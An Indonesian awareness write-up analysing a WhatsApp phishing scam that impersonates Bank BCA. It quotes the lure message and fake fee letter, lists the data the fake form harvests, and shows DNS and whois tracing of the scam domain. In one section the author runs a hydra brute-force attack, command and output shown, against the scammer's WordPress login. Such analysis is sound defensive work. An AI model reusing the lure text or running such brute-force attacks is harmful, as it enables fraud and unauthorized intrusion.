




KELASTAMBAHkelastambah@gmail.com

ANALISIS PHISING BCA

Pelaku melancarkan aksinya menggunakan aplikasi instant messaging (WhatsApp)

Isi pesan teks	Gambar dalam pesan teks
 <p>Isi pesan teks:</p> <p>PT. BANK CENTRAL ASIA TBK.</p> <p>Dengan kebijakan surat Bank BCA ini tahun 2022 akan di ganti tarif transaksi jam 00:00</p> <p>Bapak/ibu Nasabah Bank BCA yang Terhormat.</p> <p>Jika TIDAK SETUJU atau SETUJU Perubahan Tarif Transaksi ini Silahkan klik tautan atau website kami di bawah ini:</p> <p>https://bca.co.id/info-cs.center/online/E-form-bca</p> <p>Salam,</p> <p>Customer Care PT BANK CENTRAL ASIA.Tbk</p>	 <p>Gambar dalam pesan teks:</p> <p>PT. Bank Central Asia Tbk. KANTOR PUSAT Menara BCA, Grant Indonesia JL. MH. Tha rindu No. 1 Jakarta 10310</p> <p>Nomor : 0311/BCA/VI/2022 Tentang : Pembaharuan Tarif Transaksi Lampiran : _</p> <p>Kepada: Bapak/Ibu Nasabah Bank BCA</p> <p>Sehubungan Adanya Pembaharuan Dari Layanan Bank BCA, Untuk Meningkatkan Kualitas & Kenyamanan Nasabah Bertransaksi Melalui BCA Mobile, Internet Banking & ATM.</p> <p>Mulai Nanti Malam Pergantian Hari & Tanggal, Untuk Seluruh Biaya Transaksi Akan Ada Pembaharuan Menjadi Biaya Bulanan. Untuk Biaya Transaksi Sebelumnya Rp. 6.500/Transaksi. Akan Di Ganti Dengan Biaya Tarif Terbaru Rp. 150.000/Bulan (Auto Debet Dari Rekening Tabungan). Unlimited</p> <p>Untuk Perubahan Skema Tarif Transaksi Dalam Tahap Percobaan Untuk 6 Bulan Kedepan, Dengan Ini Bapak/Ibu Nasabah Bank BCA. Untuk PERSETUJUANNYA Atau pun TIDAK SETUJU Silakan KONFIRMASI Melalui Tautan Link Formulir Yang Kami Kirim.</p> <p>1. Apakah SETUJU Dengan Tarif Baru Rp. 150.000/Bulan</p> <p>2. TIDAK SETUJU. Dan Tetap Menggunakan Tarif Normal/Lama Rp. 6.500/Transaksi. Dengan Alasan Tidak Terlalu Rutin Bertransaksi. Untuk KONFIRMASI TIDAK SETUJU Silakan Isi Formulir Melalui Tautan Link Yang Kami Kirim. Pastikan Semua Data Yang Di Isi Sudah Benar.</p> <p>N.B Jika Bapak/Ibu Tidak Ada KONFIRMASI Maka Kami Anggap SETUJU Dengan Tarif Baru. Untuk Penagihan Setiap Bulannya Langsung Auto Debet Dari Rekening Tabungan. Setiap Bulannya Ada Transaksi Atau pun Tidak Akan Tetap Di Potong Sesuai Syariat & Ketentuan.</p> <p>Hormat Kami.</p> <p>PT. BANK CENTRAL ASIA TBK.</p> <p>Atas Nama Direksi, Jahjo Setiastmadja Presiden Direktur</p>

Tampilan form dari website yang diberikan pelaku (<https://bca.co.id/info-cs.center/E-form-bca>)


[Home](#)
[Tarif Layanan](#)
[Layanan Lainnya](#)
[Aplikasi Livin By Mandiri](#)

PILIH TARIF SESUAI KEBUTUHAN

OK

HOME BCA PRIORITAS


[Home](#)
[Tarif Layanan](#)
[Layanan Lainnya](#)
[Aplikasi Livin By Mandiri](#)

Kembali

OK



HOME BCA PRIORITAS


[Home](#)
[Tarif Layanan](#)
[Layanan Lainnya](#)
[Aplikasi Livin By Mandiri](#)

Kembali


Masuk

HOME BCA PRIORITAS



<https://wa.me/message/5WGJYPGTNZOML1>

No. WhatsApp: +372 8840084




Dari sini kita bisa tahu bahwa pelaku mengincar:

- No. Handphone
- No. Rekening BCA
- No. Kartu ATM BCA
- Pin m-Banking BCA
- Kode otp (dengan melabui kita pada saat menghubungi nomor WhatsApp dengan dalih untuk otp pada website yang telah dia buat)

Disini pelaku menggunakan penyedia hosting dan domain dari

<https://www.namecheap.com>



```

(full@kali)~$ dig bca.co.id.info-cs.center
<<>> DiG 9.18.7-1-Debian <<>> bca.co.id.info-cs.center
;; global options: +cmd
;; Got answer:
-->HEADER<-- opcode: QUERY, status: NOERROR, id: 13607
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;bca.co.id.info-cs.center.      IN      A

;; ANSWER SECTION:
bca.co.id.info-cs.center. 701 IN      A      198.187.31.69

;; Query time: 4 msec
;; SERVER: 192.168.129.192#53(192.168.129.192) (UDP)
;; WHEN: Mon Nov 07 09:26:11 WIB 2022
;; MSG SIZE rcvd: 58

(full@kali)~$ whois 198.187.31.69
#
# ARIN WHOIS data and services are subject to the Terms of Use
# available at: https://www.arin.net/resources/registry/whois/tou/
#
# If you see inaccuracies in the results, please report at
# https://www.arin.net/resources/registry/whois/inaccuracy_reporting/
#
# Copyright 1997-2022, American Registry for Internet Numbers, Ltd.
#

NetRange: 198.187.28.0 - 198.187.31.255
CIDR: 198.187.28.0/22
NetName: NCMET-2
NetHandle: NET-198-187-28-0-1
Parent: NET198 (NET-198-0-0-0-0)
  
```

```

File Actions Edit View Help

NetName: NCMET-2
NetHandle: NET-198-187-28-0-1
Parent: NET198 (NET-198-0-0-0-0)
NetType: Direct Allocation
OriginAS: AS16626, AS174, AS4323, AS3356, AS22612, AS32421
Organization: Namecheap, Inc. (NAMEC-4)
RegDate: 2012-09-18
Updated: 2015-03-24
Comment: http://namecheap.com
Comment: for any abuse please use: abuse@namecheap.com
Ref: https://rdap.arin.net/registry/ip/198.187.28.0

OrgName: Namecheap, Inc.
OrgId: NAMEC-4
Address: 11400 W. Olympic Blvd. Suite 200
City: Los Angeles
StateProv: CA
PostalCode: 90064
Country: US
RegDate: 2011-01-28
Updated: 2017-01-28
Ref: https://rdap.arin.net/registry/entity/NAMEC-4

ReferralServer: rwhois://whois.namecheaphosting.com:4321

OrgTechHandle: EFIME-ARIN
OrgTechName: Efimenko, Igor
OrgTechPhone: +1-323-375-2822
OrgTechEmail: igor.e@namecheap.com
OrgTechRef: https://rdap.arin.net/registry/entity/EFIME-ARIN

OrgTechHandle: TECHT4-ARIN
OrgTechName: Tech team
OrgTechPhone: +1-661-310-2107
OrgTechEmail: tech@namecheaphosting.com
OrgTechRef: https://rdap.arin.net/registry/entity/TECHT4-ARIN

OrgAbuseHandle: ABUSE2885-ARIN
OrgAbuseName: Abuse team
OrgAbusePhone: +1-323-375-2822
  
```

```

File Actions Edit View Help
OrgTechPhone: +1-661-310-2107
OrgTechEmail: tech@namecheaphosting.com
OrgTechRef: https://rdap.arin.net/registry/entity/TECHT4-ARIN

OrgAbuseHandle: ABUSE2885-ARIN
OrgAbuseName: Abuse team
OrgAbusePhone: +1-323-375-2822
OrgAbuseEmail: abuse@namecheaphosting.com
OrgAbuseRef: https://rdap.arin.net/registry/entity/ABUSE2885-ARIN

#
# ARIN WHOIS data and services are subject to the Terms of Use
# available at: https://www.arin.net/resources/registry/whois/tou/
#
# If you see inaccuracies in the results, please report at
# https://www.arin.net/resources/registry/whois/inaccuracy_reporting/
#
# Copyright 1997-2022, American Registry for Internet Numbers, Ltd.
#

Found a referral to whois.namecheaphosting.com:4321.

%whois V-1.0,V-1.5:00090h:00 billing.web-hosting.com (Ubersmith RWhois Server V-4.5.5)
autharea-198.187.31.0/24
xautharea-198.187.31.0/24
networkClass-Name:network
networkAuth-Area:198.187.31.0/24
networkID-NET-107765.198.187.31.69
networkNetwork-Name:business64.web-hosting.com (shared #2)
networkIP-Network:198.187.31.69
networkIP-Network-Block:198.187.31.69
networkOrg-Name:Web-hosting.com
networkStreet-Address:3402 East University Drive
networkCity:Phoenix
networkState:AZ
networkPostal-Code:85034
networkCountry-Code:US
networkTech-Contact:MAINT-107765.198.187.31.69
networkTech-Contact:MAINT-107765.198.187.31.69
networkCreated:20200311112404000
networkUpdated:20200311112502000
networkUpdated-By:net-admin@namecheap.com
contactPOC-Name:Network team
contactPOC-Email:net-admin@namecheap.com
contactPOC-Phone:
contactTech-Name:Network team
contactTech-Email:net-admin@namecheap.com
contactTech-Phone:
contactAbuse-Name:Abuse team
contactAbuse-Email:abuse@namecheaphosting.com
%ok

```

Pelaku menggunakan cms wordpress dengan username “Mandiri” dengan menggunakan template website dan form nya menggunakan Elementor.


Saya mencoba login wordpress (<https://bca.co.id.info-cs.center/wp-login.php>) dengan paksa menggunakan cara brute force, tetapi seketika website pelaku langsung down

```


$ hydra -l Mandiri -P /home/full/Downloads/psswd.txt bca.co.id.info-cs.center http-post-form '/wp-login.php:log="USER"&pwd="PASS"&wp-submit=Log In&testcookie=1:5:Location" -v
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-11-07 09:40:51
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1000000 login tries (l:1/p:1000000), ~62500 tries per task
[DATA] attacking http-post-form://bca.co.id.info-cs.center:80/wp-login.php:log="USER"&pwd="PASS"&wp-submit=Log In&testcookie=1:5:Location
[ATTEMPT] target bca.co.id.info-cs.center - login "Mandiri" - pass "123456" - 1 of 1000000 [child 0] (0/0)
[ATTEMPT] target bca.co.id.info-cs.center - login "Mandiri" - pass "password" - 2 of 1000000 [child 1] (0/0)
[ATTEMPT] target bca.co.id.info-cs.center - login "Mandiri" - pass "12345678" - 3 of 1000000 [child 2] (0/0)
[ATTEMPT] target bca.co.id.info-cs.center - login "Mandiri" - pass "qwerty" - 4 of 1000000 [child 3] (0/0)
[ATTEMPT] target bca.co.id.info-cs.center - login "Mandiri" - pass "123456789" - 5 of 1000000 [child 4] (0/0)
[ATTEMPT] target bca.co.id.info-cs.center - login "Mandiri" - pass "12345" - 6 of 1000000 [child 5] (0/0)
[ATTEMPT] target bca.co.id.info-cs.center - login "Mandiri" - pass "1234" - 7 of 1000000 [child 6] (0/0)
[ATTEMPT] target bca.co.id.info-cs.center - login "Mandiri" - pass "111111" - 8 of 1000000 [child 7] (0/0)
[ATTEMPT] target bca.co.id.info-cs.center - login "Mandiri" - pass "1234567" - 9 of 1000000 [child 8] (0/0)
[ATTEMPT] target bca.co.id.info-cs.center - login "Mandiri" - pass "dragon" - 10 of 1000000 [child 9] (0/0)
[ATTEMPT] target bca.co.id.info-cs.center - login "Mandiri" - pass "123123" - 11 of 1000000 [child 10] (0/0)
[ATTEMPT] target bca.co.id.info-cs.center - login "Mandiri" - pass "baseball" - 12 of 1000000 [child 11] (0/0)
[ATTEMPT] target bca.co.id.info-cs.center - login "Mandiri" - pass "abc123" - 13 of 1000000 [child 12] (0/0)
[ATTEMPT] target bca.co.id.info-cs.center - login "Mandiri" - pass "football" - 14 of 1000000 [child 13] (0/0)
[ATTEMPT] target bca.co.id.info-cs.center - login "Mandiri" - pass "monkey" - 15 of 1000000 [child 14] (0/0)
[ATTEMPT] target bca.co.id.info-cs.center - login "Mandiri" - pass "letmein" - 16 of 1000000 [child 15] (0/0)
[STATUS] 16.00 tries/min, 16 tries in 00:01h, 999988 to do in 1041:40h, 12 active
[STATUS] 5.33 tries/min, 16 tries in 00:03h, 999988 to do in 3124:58h, 12 active

```



Tampilan halaman utama domain pelaku (info-cs.center)



Domain pelaku dengan alamat loginnya:

- cpanel (<http://info-cs.center/cpanel>)
- email (<http://info-cs.center/webmail>)
- wordpress. dengan username adminnya "Mandiri" ([https://bca.co.id.info-cs.center/wp-login.php](https://bca.co.id/info-cs.center/wp-login.php))

Berikut hal penting yang harus diperhatikan:

1. Alamat website yang digunakan untuk phising pelaku ([https://bca.co.id.info-cs.center/E-form-bca/](https://bca.co.id/info-cs.center/E-form-bca/))
 - Jika kita hanya melihatnya sekilas dan tidak teliti, kita akan menganggap domain website tersebut adalah bca.co.id
2. Domain utama pelaku (info-cs.center)
3. Pelaku menggunakan cms wordpress.
4. Pelaku membuat form pada websitenya menggunakan elementor.
5. Pelaku menggunakan penyedia hosting dan domain dari <https://www.namecheap.com>
6. Pelaku menggunakan nomor telepon luar negeri untuk melancarkan aksinya.
7. Pelaku menggunakan instant messaging WhatsApp dalam melancarkan aksinya.
8. No. telephone pelaku (WhatsApp)
 - +1 (262) 692 4712
 - +372 8840084